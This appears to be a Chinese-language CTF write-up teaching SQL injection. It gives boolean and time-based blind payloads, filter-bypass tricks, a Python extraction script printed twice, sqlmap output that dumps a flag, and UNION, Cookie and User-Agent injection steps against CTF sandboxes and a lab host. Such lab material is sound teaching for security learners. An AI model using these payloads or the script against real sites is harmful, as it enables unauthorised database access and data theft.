·猜解某个表的长度

```
and (select length(table_name) from information_schema.tables where table_schema=database() limit n,1)=长度
//同理n从0来表示变化的表来求该库下的对应的表的长度
```

·逐位猜解表名

```
and (select ascii(substr(table_name,1,1)) from information_schema.tables where table_schema = database() limit n,1)=ascii码 #从前面的1变化是求表名，而n变化是对应的库中的表
```

·猜解列名数量

```
and (select count(*) from information_schema.columns where table_schema=database() and table_name = 表名)=数量
#information_schema.columns      专门用来存储所有的列
```

·猜解某个列长度

```
and (select length(column_name) from information_schema.columns where table_name="表名" limit n,1)=长度
```

·逐位猜解列名

```
and (select ascii(substr(column_name,位数，1)) from information_schema.columns where table_name="表名" limit n,1)=ascii码
```

·判断数据的数量

```
and (select count(列名) from 表名)=数量
```

·猜解某条数据的长度

```
and (select length(列名) from 表名 limit n,1)=长度
```

·逐位猜解数据

```
and (select ascii(substr(user,位数,1)) from 表名 limit n,1)=ascii码
```

绕过技巧
(1)substr函数绕过
left(str,从左边开始截取的位置)
right(str,从右边开始截取的位置)
substring(str,从左边开始截取的位置)
mid(str,index,key)截取str从index开始，截取len的长度
lpad(str,len,padstr) rpad(str,len,padstr)在str的左(右)两边填充给定的padstr到指定的长度len，返回填充的结果
(2)等于号(=)绕过
1.用in()
2.用like
(3)ASCII()绕过
hex() bin() ord()

就是直接用脚本来进行注入

```
import requests


class InjeSql(object):
    def __init__(self, url, payload_length, payload_Data, name, conditions,
name_length, max_len=12):
        self.url = url
        self.payload_length = payload_length
        self.payload_Data = payload_Data
        self.max_len = max_len  # 数据库名、表名等长度上限
        self.conditions = conditions
        self.name = name
        self.name_length = name_length

    def getLength(self):
        for i in range(1, self.max_len):
            payload = self.payload_length % i
            r = requests.get(self.url + payload + '%23')

            if self.conditions in r.text:
                self.name_leng = i
                print(self.name+"的长度是", i)
                break

    def getData(self):
        name = ''
        for j in range(1, self.name_length + 1):
            for i in 'abcdefghijklmnopqrstuvwxyz}
{0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ':
                url = self.url + self.payload_Data % (j, i)
                r = requests.get(url + '%23')
```

```
                if 'query_success' in r.text:
                    name = name + i
                    print(name)
                    break
        print(self.name+":"+name)


if __name__ == '__main__':
    #  换成自己的url
    url = "http://challenge-c6f8d9ca35b0c0b7.sandbox.ctfhub.com:10800/?id=1"
    # 注意修改payload中数据库名、表名等数据
    payloads_length = [
        # 0.数据库的长度
        " and length(database())>%s",
        # 1.表的数量
        " and (select count(table_name) from information_schema.tables where
table_schema='sqli')>%s",
        # 2.开始猜解flag表的字段数
        " and (select count(column_name) from information_schema.columns where
table_name='flag')>%s"
    ]
    payloads_Data = [
        # 0.数据库的名称：
        " and substr(database(),%d,1)='%s'",
        # 1.第一张表的名称：
        " and substr((select table_name from information_schema.tables where
table_schema=database() limit 0,1),%d,1)='%s'",
        # 2.第二张表的名称：
        " and substr((select table_name from information_schema.tables where
table_schema=database() limit 1,1),%d,1)='%s'",
        # 3.字段名称
        " and substr((select column_name from information_schema.columns where
table_name='flag'),%d,1)='%s'",
        # 4.flag：
        " and substr((select * from sqli.flag where id=1),%d,1)='%s'"
    ]
    names = [
        "数据库名",
        "表名1",
        "表名2",
        "字段名",
        "flag"
    ]
    conditions = 'query_error'
    conditions2 = 'query_success'
    name_length = 32  #数据长度
    #  想测什么换下下标就行
    injesql = InjeSql(url=url, payload_length=payloads_length[0],
payload_Data=payloads_Data[4], name=names[3], name_length=name_length,
conditions=conditions)
    # injesql.getLength() # 测长度
    injesql.getData()  # 测数据
```

时间盲注

时间盲注与Boolean注入的不同之处在于，时间注入是利用sleep()或benchmark()等函数让MYSQL的执行时间变长。时间盲注多与IF(expr1,expr2,expr3)结合使用，此if语句含义是：如果expr1是TRUE，则if()的返回值为expr2;否则返回值则为expr3。所以判断数据库库名长度的语句为:

```
if (length(database())>1,sleep(5),1)
```

上述语句的意思是，如果数据库库名的长度大于1，则MySQL查询休眠5秒，否则查询1。
就以sql-labs第九关为例

http://192.168.1.30:83/sqli-labs-master/Less-9/?id=1
如下图所示，而查询1的结果，大约只有几十毫秒，根据BurpSuite中页面的时间，可以判断条件是否正确

```
?id=1'+and+if(length(database())>7,sleep(5),1)--+
```

如下图所示，页面响应的时间是7042毫秒，也就是7.042秒，表明页面成功执行了sleep(5),所以长度是大于7的。

我们尝试将判断数据库库名长度语句中的长度改为8。

```
?id=1'+and+if(length(database())>=8,sleep(5),1)--+
```

回显的时间明显延长，说明数据库的长度大于等于8

改成9试试，时间明显缩短，更加确切的说明数据库的长度为8.

得出数据库的长度后，我们开始查询数据库名的第一位字母。查询语句跟Boolean盲注的类似，使用substr函数，这是的语句应该改为：

```
?id=1'+and+if(substr(database(),1,1)='s',sleep(5),1)--+
```

可以看出，程序延迟了7.271秒才返回，说明数据库库名的第一个字母是s,以此类推即可得出完整的数据库名、表名、字段名和具体的数据。
手动注入

输入1后发现页面三秒后有响应也就是说长度为四

```
1 and if(length(database())=4,sleep(3),1)
```

猜解数据库的名称

```
1 and if(ascii(substr(database(),1,1))>110,sleep(3),1)
1 and if(ascii(substr(database(),1,1))=115,sleep(3),1)  ascii(s)=115

1 and if(ascii(substr(database(),2,1))>110,sleep(3),1)
```

```
1 and if(ascii(substr(database(),2,1))=113,sleep(3),1)  ascii(q)=113

1 and if(ascii(substr(database(),3,1))>110,sleep(3),1)
1 and if(ascii(substr(database(),3,1))=108,sleep(3),1)  ascii(l)=108

1 and if(ascii(substr(database(),4,1))>110,sleep(3),1)
1 and if(ascii(substr(database(),4,1))=105,sleep(3),1)  ascii(i)=105

......
不断调整ASCII码的范围逐渐得到数据库名称为sqli
```

sqli库中的表的数量

```
1 and if((select count(table_name) from information_schema.tables where
table_schema=database())=2,sleep(3),1)
```

猜解表名

```
1 and if(ascii(substr((select table_name from information_schema.tables
  where table_schema=database() limit 0,1),1,1))=110,sleep(3),1)
  ascii(n)=110

3秒后响应，说明第一张表的第一个字母为n
依次得到表名为news
```

```
1 and if(ascii(substr((select table_name from information_schema.tables
  where table_schema=database() limit 1,1),1,1))=102,sleep(3),1)
  ascii(f)=102

3秒后响应，说明第二张表的第一个字母为f
依次得到表名为flag
```

猜解flag表中的字段数

```
1 and if((select count(column_name) from information_schema.columns
 where table_name='flag')=1,sleep(3),1)
```

猜解字段名

```
1 and if(ascii(substr((select column_name from information_schema.columns
 where table_name='flag'),1,1))=102,sleep(3),1)

一样的套路，得到字段名为flag
```

接下来就是用sqlmap或者用脚本

sqlmap

```
sqlmap -u "http://challenge-d8bcb765b7ab40a6.sandbox.ctfhub.com:10800/?id=1" -D
sqli -T flag columns --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 17:12:33 /2024-01-20/

[17:12:33] [INFO] resuming back-end DBMS 'mysql'
[17:12:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 5517 FROM (SELECT(SLEEP(5)))iOaW)
---
[17:12:34] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.14, OpenResty 1.21.4.2
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[17:12:34] [INFO] fetching columns for table 'flag' in database 'sqli'
[17:12:34] [INFO] resumed: 1
[17:12:34] [INFO] resumed: flag
[17:12:34] [INFO] fetching entries for table 'flag' in database 'sqli'
[17:12:34] [INFO] fetching number of entries for table 'flag' in database 'sqli'
[17:12:34] [WARNING] time-based comparison requires larger statistical model,
please wait.............................. (done)
[17:12:36] [WARNING] it is very important to not stress the network connection
during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option
'--time-sec')? [Y/n] y
1
[17:12:47] [WARNING] reflective value(s) found and filtering out of statistical
model, please wait
.............................. (done)
[17:13:00] [INFO] adjusting time delay to 1 second due to good response times
ctfhub{207f88dd129df77130f7c6e9}
Database: sqli
Table: flag
[1 entry]
+----------------------------------+
| flag                             |
+----------------------------------+
| ctfhub{207f88dd129df77130f7c6e9} |
+----------------------------------+
```

```
[17:15:14] [INFO] table 'sqli.flag' dumped to CSV file
'/home/kali/.local/share/sqlmap/output/challenge-
d8bcb765b7ab40a6.sandbox.ctfhub.com/dump/sqli/flag.csv'
[17:15:14] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/challenge-
d8bcb765b7ab40a6.sandbox.ctfhub.com'

[*] ending @ 17:15:14 /2024-01-20/
```

脚本

```
import requests


class InjeSql(object):
    def __init__(self, url, payload_length, payload_Data, name, conditions,
name_length, max_len=12):
        self.url = url
        self.payload_length = payload_length
        self.payload_Data = payload_Data
        self.max_len = max_len  # 数据库名、表名等长度上限
        self.conditions = conditions
        self.name = name
        self.name_length = name_length

    def getLength(self):
        for i in range(1, self.max_len):
            payload = self.payload_length % i
            r = requests.get(self.url + payload + '%23')

            if self.conditions in r.text:
                self.name_leng = i
                print(self.name+"的长度是", i)
                break

    def getData(self):
        name = ''
        for j in range(1, self.name_length + 1):
            for i in 'abcdefghijklmnopqrstuvwxyz}
{0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ':
                url = self.url + self.payload_Data % (j, i)
                r = requests.get(url + '%23')
                if 'query_success' in r.text:
                    name = name + i
                    print(name)
                    break
        print(self.name+":"+name)


if __name__ == '__main__':
    #  换成自己的url
    url = "http://challenge-d8bcb765b7ab40a6.sandbox.ctfhub.com:10800/?id=1"
    # 注意修改payload中数据库名、表名等数据
    payloads_length = [
        # 0.数据库的长度
        " and length(database())>%s",
```

```
        # 1.表的数量
        " and (select count(table_name) from information_schema.tables where
table_schema='sqli')>%s",
        # 2.开始猜解flag表的字段数
        " and (select count(column_name) from information_schema.columns where
table_name='flag')>%s"
    ]
    payloads_Data = [
        # 0.数据库的名称：
        " and substr(database(),%d,1)='%s'",
        # 1.第一张表的名称：
        " and substr((select table_name from information_schema.tables where
table_schema=database() limit 0,1),%d,1)='%s'",
        # 2.第二张表的名称：
        " and substr((select table_name from information_schema.tables where
table_schema=database() limit 1,1),%d,1)='%s'",
        # 3.字段名称
        " and substr((select column_name from information_schema.columns where
table_name='flag'),%d,1)='%s'",
        # 4.flag：
        " and substr((select * from sqli.flag where id=1),%d,1)='%s'"
    ]
    names = [
        "数据库名",
        "表名1",
        "表名2",
        "字段名",
        "flag"
    ]
    conditions = 'query_error'
    conditions2 = 'query_success'
    name_length = 32  #数据长度
    #  想测什么换下下标就行
    injesql = InjeSql(url=url, payload_length=payloads_length[0],
payload_Data=payloads_Data[4], name=names[3], name_length=name_length,
conditions=conditions)
    # injesql.getLength() # 测长度
    injesql.getData()  # 测数据
```

MySQL结构

输入1发现有两个注入点

验证一下这两个注入点

```
-1 union select 1,2
```

查找库名,发现数据库名为sqli

```
-1 union select database(),1
```

接着报表，得到了两张表

```
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
```

接着爆出thibntkicm表中的字段名，爆出字段名为jibkoiugkx


```
-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='thibntkicm'
```

接着爆字段的值

```
-1 union select 1,group_concat(jibkoiugkx) from thibntkicm
```


Cookie注入

这次输入点变了，打开bp抓包，在cookie值后面的id=1发现有输入点，




判断输入点

```
-1 union select 1,2
```




爆破当前库的信息,爆破出库名为sqli

```
-1 union select database(),1
```




爆破出该数据库的表名，爆破出了两个数据表news,rnodohnpod

```
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
```




列出指定表中的字段名，得到了一个字段cmhgymvzlg

```
-1 union select 1,group_concat(column_name) from information_schema.columns where table_name='rnodohnpod'
```



接着爆破字段cmhgymvzlg的值

```
-1 union select 1,group_concat(cmhgymvzlg) from rnodohnpod
```




UA注入

由题目名称可知这道题是UA注入，既然是UA，就用bp抓包在User-Agent字段里面进行注入


先判断一下注入点

```
-1 union select 1,2
```




爆出库名为sqli

```
-1 union select database(),1
```



